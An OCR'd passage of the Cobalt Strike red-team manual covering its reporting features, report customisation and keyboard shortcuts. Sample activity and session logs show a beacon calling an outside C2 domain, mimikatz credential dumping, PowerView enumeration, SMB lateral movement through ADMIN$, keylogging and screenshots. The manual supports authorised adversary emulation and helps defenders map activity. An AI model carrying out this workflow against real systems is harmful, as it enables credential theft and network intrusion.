09/03 07:22	WS2	whatta.hogg	2436	spawn windows/beacon_http/reverse_http (ads.losenolove.com:80) in a high integrity process
09/03 07:22	WS2	whatta.hogg	2436	host called home, sent: 72720 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run mimikatz's sekurlsa::logonpasswords command
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 302231 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run net view
09/03 07:22	WS2	whatta.hogg *	3496	received password hashes
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 74296 bytes
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	import: /root/PowerTools/PowerView/powerview.ps1
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 406136 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run: Invoke-FindLocalAdminAccess
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 35 bytes
09/03 07:23	WS2	whatta.hogg *	3496	run: nltest /dclist:CORP
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 27 bytes
09/03 07:24	WS2	whatta.hogg *	3496	run windows/beacon_smb/bind_pipe (\\FILESERVER\pipe \status_9756) on FILESERVER via Service Control Manager (\\FILESERVER\ADMIN$\2e8af31.exe)
09/03 07:24	WS2	whatta.hogg *	3496	host called home, sent: 209164 bytes
09/03 07:24	FILESERVER	SYSTEM *	460	initial beacon
09/03 07:24	WS2	whatta.hogg *	3496	established link to child beacon: FILESERVER

Page. 3


Figure 48. The Activity Report

Hosts Report

The hosts report summarizes information collected by Cobalt Strike on a host-by-host basis. Services, credentials, and sessions are listed here as well.

Indicators of Compromise

This report resembles an Indicators of Compromise appendix from a threat intelligence report. Content includes a generated analysis of your Malleable C2 profile, which domain you used, and MD5 hashes for files you've uploaded.



Indicators of Compromise

HaveX Trojan

This payload was observed in conjunction with this actor's activities.

Portable Executable Information

Checksum: 0
Compilation Timestamp: 30 Dec 2013 07:53:48
Entry Point: 134733
Name: Tmprovider.dll
Size: 340kb (348160 bytes)
Target Machine: x86

This payload resides in memory pages with RWX permissions. These memory pages are not backed by a file on disk.

Contacted Hosts

Host	Port	Protocols
172.16.4.131	80	HTTP

HTTP Traffic


```
GET /include/template/isx.php HTTP/1.1
Referer: http://www.google.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Cookie: cFHHOdFMNrombFD0yV9bjw==
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08

HTTP/1.1 200 OK
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 238
```

Figure 49. Indicators of Compromise Report

Sessions Report

This report documents indicators and activity on a session-by-session basis. This report includes: the communication path each session used to reach you, MD5 hashes of files put on disk during that session, miscellaneous indicators (e.g., service names), and a timeline of post-exploitation activity. This report is a fantastic tool to help a network defense team understand all of red's activity and match their sensors to your activity.



BILLING-POWER

User: SYSTEM *
PID: 1396
Opened: 09/03 07:26

Communication Path

hosts	port	protocol
FILESERVER	445	SMB
WS2	445	SMB
54.167.83.168, ads.losenolove.com	80	HTTP

Activity

date	activity
09/03 07:26	established link to parent beacon: FILESERVER
09/03 07:27	host called home, sent: 12 bytes
09/03 07:27	take a screenshot in 1560/x86
09/03 07:27	log keystrokes in 1560 (x86)
09/03 07:27	host called home, sent: 226452 bytes
09/03 07:27	received screenshot (125875 bytes)
09/03 07:28	host called home, sent: 19 bytes
09/03 07:29	host called home, sent: 28 bytes

Figure 50. The Sessions Report

Social Engineering

The social engineering report documents each round of spear phishing emails, who clicked, and what was collected from each user that clicked. This report also shows applications discovered by the system profiler.

Tactics, Techniques, and Procedures

This report maps your Cobalt Strike actions to tactics within MITRE's ATT&CK Matrix. The ATT&CK matrix describes each tactic with detection and mitigation strategies. You may learn more about MITRE's ATT&CK at: https://attack.mitre.org/

Custom Logo in Reports

Cobalt Strike reports display a Cobalt Strike logo at the top of the first page. You may replace this with an image of your choosing. Go to **Cobalt Strike** -> **Preferences** -> **Reporting** to set this

Your custom image should be 1192x257px set to 300dpi. The 300dpi setting is necessary for the reporting engine to render your image at the right size.

You may also set an accent color. This accent color is the color of the thick line below your image on the first page of the report. Links inside reports use the accent color too.




Figure 51. A Customized Report

Custom Reports

Cobalt Strike 3.0 supports custom reports. These scripts are defined in a subset of the Aggressor Script language. Consulting the Aggressor Script documentation to learn more about this feature: https://www.cobaltstrike.com/aggressor-script

Appendix

Keyboard Shortcuts

The following keyboard shortcuts are available.

Shortcut	Where	Action
Ctrl+A	console	select all text
Ctrl+F	console	open find tool to search the console
Ctrl+K	console	clear the console
Ctrl+Minus	console	decrease font size
Ctrl+Plus	console	increase font size
Ctrl+0	console	reset font size
Down	console	show next command in command history
Escape	console	clear edit box
Page Down	console	scroll down half a screen
Page Up	console	scroll up half a screen
Tab	console	complete the current command (in some console types)
Up	console	show previous command in command history
Ctrl+B	everywhere	send current tab to the bottom of the Cobalt Strike window
Ctrl+D	everywhere	close current tab
Ctrl+Shift+D	everywhere	close all tabs except the current tab
Ctrl+E	everywhere	empty the bottom of the Cobalt Strike window (undo Ctrl+B)
Ctrl+I	everywhere	choose a session to interact with
Ctrl+Left	everywhere	switch to previous tab
Ctrl+O	everywhere	open preferences
Ctrl+R	everywhere	Rename the current tab
Ctrl+Right	everywhere	switch to next tab

Shortcut	Where	Action
Ctrl+T	everywhere	take screenshot of current tab (result is sent to team server)
Ctrl+Shift+T	everywhere	take screenshot of Cobalt Strike (result is sent to team server)
Ctrl+W	everywhere	open current tab in its own window
Ctrl+C	graph	arrange sessions in a circle
Ctrl+H	graph	arrange sessions in a hierarchy
Ctrl+Minus	graph	zoom out
Ctrl+P	graph	save a picture of the graph display
Ctrl+Plus	graph	zoom in
Ctrl+S	graph	arrange sessions in a stack
Ctrl+0	graph	reset to default zoom-level
Ctrl+F	tables	open find tool to filter table content
Ctrl+A	targets	select all hosts
Escape	targets	clear selected hosts